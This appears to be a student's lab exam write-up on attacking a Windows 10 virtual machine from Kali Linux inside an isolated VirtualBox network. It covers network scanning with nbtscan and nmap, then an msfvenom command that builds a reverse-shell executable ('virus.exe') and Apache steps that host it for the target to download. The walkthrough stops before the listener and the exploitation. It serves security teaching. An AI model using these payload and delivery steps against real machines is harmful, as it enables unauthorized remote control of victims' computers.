
Saburi Madur
May 23, 2024

EXAM1

Scenario:
You are a cybersecurity analyst working for a security firm. Your client has asked you to conduct a penetration test on their Windows 10 machine to evaluate the security posture of their system. For this task, you will be using Kali Linux, specifically the Metasploit Framework, to identify and exploit vulnerabilities.


Question:
Using Kali Linux, hack a Windows 10 Machine. After you hack the Windows 10 Machine, change your directory (folder) to Desktop on the Windows 10 Machine and create a folder on it called “You have been hacked”

1. First step to hacking a Windows 10 machine from the Kali Linux in the same shared network is to turn make a new network in section under “Tools” and then clicking settings and then NATNetwork make a new NATNetwork by clicking the green plus symbol then double clicking the name of NATNetwork.



Name	IPv4 Prefix	IPv6 Prefix	DHCP Server
NatNetwork	100.200.12.0/24	fd17:625c:f037:c80c::/64	Enabled


Name: NatNetwork
IPv4 Prefix: 100.200.12.0/24
☑ Enable DHCP
□ Enable IPv6
IPv6 Prefix: fd17:625c:f037:c80c::/64
□ Advertise Default IPv6 Route



Name	IPv4 Prefix	IPv6 Prefix	DHCP Server
NatNetwork	100.200.12.0/24	fd17:625c:f037:c80c::/64	Enabled

Name: NatNetwork
IPv4 Prefix: 100.200.12.0/24
☑ Enable DHCP
□ Enable IPv6
IPv6 Prefix: fd17:625c:f037:c80c::/64
□ Advertise Default IPv6 Route

I Then name the NATNetwork to anything I want or keep it as default then change the IPv4 Prefix numbers to an ip number without exceeding over 255 so I used 100.200.12.0/24.
I then select the machines I will be using and set the both to the network as NATNetwork under settings and Network and then adapter 1.




Network

☑ Enable Network Adapter

Attached to: NAT Network


Name: NatNetwork

2. I then boot into Kali Linux and click on the terminal option at the top to open the Terminal to start putting in commands to check if I can look for the live systems and ping them for verification they are connected.


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
17:39
Minimize all open windows and show the desktop
Trash
File System
Home
Right Ctrl


Saburi Madur
May 23, 2024

100.200.12.6 <--Windows PC
100.200.12.5<--Kali Linux PC
3. In Kali Linux terminal I then use command “nbtscan -r ip adress/24” replacing the ip adress to the entire ip adress of the network I am on to check and locate the windows machine so we I can target it.


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
18:14
Minimize all open windows and show the desktop
File Actions Edit View Help
aburi@kali: ~
Right Ctrl

```
┌──(saburi㉿kali)-[~]
└─$ nbtscan -r 100.200.12.0/24
Doing NBT name scan for addresses from 100.200.12.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
100.200.12.5     <unknown>                  <unknown>
100.200.12.6     DESKTOP-EJQ0S16  <server>  <unknown>        08:00:27:ec:5e:94
100.200.12.255  Sendto failed: Permission denied

┌──(saburi㉿kali)-[~]
└─$ 
```


4. Since we can see an ip address of the machine I am targetting I am going to check which OS it is on with OS detection command “nmap -A targetipadress”


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
18:22
Applications
saburi@kali: ~
File Actions Edit View Help
Right Ctrl

```
┌──(saburi㉿kali)-[~]
└─$ nmap -A 100.200.12.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-23 18:21 EDT
Nmap scan report for 100.200.12.6
Host is up (0.0021s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-05-23T22:21:28
|_  start_date: N/A
|_nbstat: NetBIOS name: DESKTOP-EJQ0S16, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:ec:5e:9
4 (Oracle VirtualBox virtual NIC)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: 2s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.26 seconds

┌──(saburi㉿kali)-[~]
└─$ 
```


Saburi Madur
May 23, 2024

5. I can confirm that the Windows PC is on the same network now and next I will be using Metasploit tool “msfvenom -p windows/x64/shell_reverse_tcp LHOST=100.200.12.5 LPORT=2222 -f exe -o virus.exe” to do a shell reverse tcp attack the target Windows computer a 3 way handshake. I put my Kali Linux’s ipadress into the command to grab the file “virus.exe” to use for hacking the Windows machine.


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
18:48
saburi@kali: ~
File Actions Edit View Help
Right Ctrl


```
┌──(saburi㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=100.200.12.5 LPORT=2222 -f exe -o virus.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: virus.exe

┌──(saburi㉿kali)-[~]
└─$ 
```

I also check and confirm if the “virus.exe” is in the right directory/place to be used.


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
18:49
saburi@kali: ~
File Actions Edit View Help
Right Ctrl


```
┌──(saburi㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=100.200.12.5 LPORT=2222 -f exe -o virus.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: virus.exe

┌──(saburi㉿kali)-[~]
└─$ ls
Desktop    Downloads  Pictures  Templates  hello.sh  virus.exe
Documents  Music      Public    Videos     loop.sh

┌──(saburi㉿kali)-[~]
└─$ 
```

6. The next step is to start running the "apache service" to help create a downloadable link to send to the vulnerable Windows machine. First I will check if the apache services are running and if it is not I will start it to use. I will use the commands "systemctl status apache2" to check the status and then "systemctl start apache2" to start since it wasn't active then check again with systemctl status apache2" to see and confirm the active apache2 service.


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
18:59
saburi@kali: ~
File Actions Edit View Help
Right Ctrl


```
┌──(saburi㉿kali)-[~]
└─$ systemctl status apache2
○ apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: inactive (dead)
       Docs: https://httpd.apache.org/docs/2.4/

┌──(saburi㉿kali)-[~]
└─$ systemctl start apache2

┌──(saburi㉿kali)-[~]
└─$ systemctl status apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Thu 2024-05-23 18:58:04 EDT; 54s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 49198 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 49216 (apache2)
      Tasks: 6 (limit: 4611)
     Memory: 19.9M (peak: 20.2M)
        CPU: 99ms
     CGroup: /system.slice/apache2.service
             ├─49216 /usr/sbin/apache2 -k start
             ├─49229 /usr/sbin/apache2 -k start
             ├─49230 /usr/sbin/apache2 -k start
             ├─49231 /usr/sbin/apache2 -k start
             ├─49232 /usr/sbin/apache2 -k start
             └─49233 /usr/sbin/apache2 -k start

May 23 18:58:04 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
May 23 18:58:04 kali apachectl[49215]: AH00558: apache2: Could not reliably determine the serv>
May 23 18:58:04 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-20/20 (END)...skipping...
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Thu 2024-05-23 18:58:04 EDT; 54s ago
```

7. I then open a new terminal to copy the payload file to the "/var/www/html/directory" with the command "sudo cp virus.exe /var/www/html" to become accessible via the web server.


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
19:07
saburi@kali: ~
File Actions Edit View Help
Right Ctrl

```
┌──(saburi㉿kali)-[~]
└─$ sudo cp virus.exe /var/www/html
[sudo] password for saburi:

┌──(saburi㉿kali)-[~]
└─$ ▮
```


Then to confirm that the file is now copied to the other directory I use “cd /var/www/html” I confirmed that the file is in the right place for the hacking to keep going.



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
19:10
saburi@kali: /var/www/html
File Actions Edit View Help
Right Ctrl

```
┌──(saburi㉿kali)-[~]
└─$ sudo cp virus.exe /var/www/html
[sudo] password for saburi:

┌──(saburi㉿kali)-[~]
└─$ cd /var/www/html

┌──(saburi㉿kali)-[/var/www/html]
└─$ ls
index.html  index.nginx-debian.html  virus.exe

┌──(saburi㉿kali)-[/var/www/html]
└─$ 
```

